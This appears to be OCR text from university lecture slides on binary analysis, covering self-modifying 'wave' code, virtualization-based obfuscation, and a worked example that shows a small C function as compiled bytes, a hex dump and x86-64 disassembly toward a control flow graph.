
Wave(2) = instructions generated during wave 1 and run

Wave(3) = instructions generated during wave <=2 and run

⋮

Wave(n+1) = instructions generated during wave <= n and run


Wave Control Flow



Virtualization : an another way to perform program auto-modifications

Virtual Machine/Interpreter to obfuscate a run

- Code Flattening
- A native interpreter implements a language L
  - Run data which are interpreted as L-programs



Devirtualization :
see Jonathan Salwan's PhD thesis

Part 4 : Binary Blob Analysis

Loria
Laboratoire lorrain de recherche
en informatique et ses applications

```
int fib(int n) {
  int first = 0;
  int second = 1;

  int tmp;
  while (n--) {
    tmp = first+second;
    first = second;
    second = tmp;
  }
  return first;
}
```

Compilation

```
55  89  E5  83  EC
10  C7  45  FC  00
00  00  00  C7  45
F8  01  00  00  00
EB  17  8B  55  FC
8B  45  F8  01  D0
89  45  F4  8B  45
F8  89  45  FC  8B
45  F4  89  45  F8
8B  45  08  8D  50
FF  89  55  08  85
C0  75  DC  8B  45
FC  C9  C3
```

High level semantics
Formal method tools
Source not always available

Low level semantics
No distinction program/data
Not so many tools available

Usually, source code of malware are not available

Toward an high level semantics

Disassembly


Memory or file

```
E80 : 55 48 89 E5 48 89 7D F8 48 C7 45 F0 00 00 00 00 48 C7 45 E8 00 00
E90 : 00 00 48 C7 45 E8 00 00 00 00 48 8B 45 E8 48 3B 45 F8 0F 8D 6C 00
EA0 : 00 00 48 B8 02 00 00 00 00 00 00 00 48 8B 4D E8 48 89 45 E0 48 89
EB0 : C8 48 99 48 8B 4D E0 48 F7 F9 48 81 FA 00 00 00 00 0F 85 17 00 00
EC0 : 00 48 8B 45 F0 48 C1 E0 01 48 05 02 00 00 00 48 89 45 F0 E9 12 00
ED0 : 00 00 48 8B 45 F0 48 C1 E0 01 48 05 01 00 00 00 48 89 45 F0 E9 00
EE0 : 00 00 00 48 8B 45 E8 48 05 01 00 00 00 48 89 45 E8 E9 86 FF FF FF
EF0 : 48 8B 45 F0 5D C3
```

```
0000000100000e80    push    rbp
0000000100000e81    mov     rbp, rsp
0000000100000e84    mov     qword [ss:rbp+var_8], rdi
0000000100000e88    mov     qword [ss:rbp+var_10], 0x0
0000000100000e90    mov     qword [ss:rbp+var_18], 0x0
0000000100000e98    mov     qword [ss:rbp+var_18], 0x0

0000000100000ea0    mov     rax, qword [ss:rbp+var_18]
0000000100000ea4    cmp     rax, qword [ss:rbp+var_8]
0000000100000ea8    jge     0x100000f1a

0000000100000eae    mov     rax, 0x2
0000000100000eb8    mov     rcx, qword [ss:rbp+var_18]
0000000100000ebc    mov     qword [ss:rbp+var_20], rax
0000000100000ec0    mov     rax, rcx
0000000100000ec3    cqo
0000000100000ec5    mov     rcx, qword [ss:rbp+var_20]
0000000100000ec9    idiv    rcx
0000000100000ecc    cmp     rdx, 0x0
0000000100000ed3    jne     0x100000ef0

0000000100000ed9    mov     rax, qword [ss:rbp+var_10]
0000000100000edd    shl     rax, 0x1
0000000100000ee1    add     rax, 0x2
0000000100000ee7    mov     qword [ss:rbp+var_10], rax
0000000100000eeb    jmp     0x100000f02

0000000100000ef0    mov     rax, qword [ss:rbp+var_10]
0000000100000ef4    shl     rax, 0x1
0000000100000ef8    add     rax, 0x1
0000000100000efe    mov     qword [ss:rbp+var_10], rax

0000000100000f02    jmp     0x100000f07

0000000100000f07    mov     rax, qword [ss:rbp+var_18]
0000000100000f0b    add     rax, 0x1
0000000100000f11    mov     qword [ss:rbp+var_18], rax
0000000100000f15    jmp     0x100000ea0

0000000100000f1a    mov     rax, qword [ss:rbp+var_10]
0000000100000f1e    pop     rbp
0000000100000f1f    ret
```

Toward an high level semantics


```
E80 : 55 48 89 E5 48 89 7D F8 48 C7 45 F0 00 00 00 00 48 C7 45 E8 00 00
E90 : 00 00 48 C7 45 E8 00 00 00 00 48 8B 45 E8 48 3B 45 F8 0F 8D 6C 00
EA0 : 00 00 48 B8 02 00 00 00 00 00 00 00 48 8B 4D E8 48 89 45 E0 48 89
EB0 : C8 48 99 48 8B 4D E0 48 F7 F9 48 81 FA 00 00 00 00 0F 85 17 00 00
EC0 : 00 48 8B 45 F0 48 C1 E0 01 48 05 02 00 00 00 48 89 45 F0 E9 12 00
ED0 : 00 00 48 8B 45 F0 48 C1 E0 01 48 05 01 00 00 00 48 89 45 F0 E9 00
EE0 : 00 00 00 48 8B 45 E8 48 05 01 00 00 00 48 89 45 E8 E9 86 FF FF FF
EF0 : 48 8B 45 F0 5D C3
```



Control Flow Graph

Toward an high level semantics


```
0000000100000e80    push    rbp
0000000100000e81    mov     rbp, rsp
0000000100000e84    mov     qword [ss:rbp+var_8], rdi
0000000100000e88    mov     qword [ss:rbp+var_10], 0x0
0000000100000e90    mov     qword [ss:rbp+var_18], 0x0
0000000100000e98    mov     qword [ss:rbp+var_18], 0x0

0000000100000ea0    mov     rax, qword [ss:rbp+var_18]
0000000100000ea4    cmp     rax, qword [ss:rbp+var_8]
0000000100000ea8    jge     0x100000f1a

0000000100000eae    mov     rax, 0x2
0000000100000eb8    mov     rcx, qword [ss:rbp+var_18]
0000000100000ebc    mov     qword [ss:rbp+var_20], rax
0000000100000ec0    mov     rax, rcx
0000000100000ec3    cqo
0000000100000ec5    mov     rcx, qword [ss:rbp+var_20]
0000000100000ec9    idiv    rcx
0000000100000ecc    cmp     rdx, 0x0
0000000100000ed3    jne     0x100000ef0

0000000100000ed9    mov     rax, qword [ss:rbp+var_10]
0000000100000edd    shl     rax, 0x1
0000000100000ee1    add     rax, 0x2
0000000100000ee7    mov     qword [ss:rbp+var_10], rax
0000000100000eeb    jmp     0x100000f02

0000000100000ef0    mov     rax, qword [ss:rbp+var_10]
0000000100000ef4    shl     rax, 0x1
0000000100000ef8    add     rax, 0x1
0000000100000efe    mov     qword [ss:rbp+var_10], rax

0000000100000f02    jmp     0x100000f07

0000000100000f07    mov     rax, qword [ss:rbp+var_18]
0000000100000f0b    add     rax, 0x1
0000000100000f11    mov     qword [ss:rbp+var_18], rax
0000000100000f15    jmp     0x100000ea0

0000000100000f1a    mov     rax, qword [ss:rbp+var_10]
0000000100000f1e    pop     rbp
0000000100000f1f    ret
```

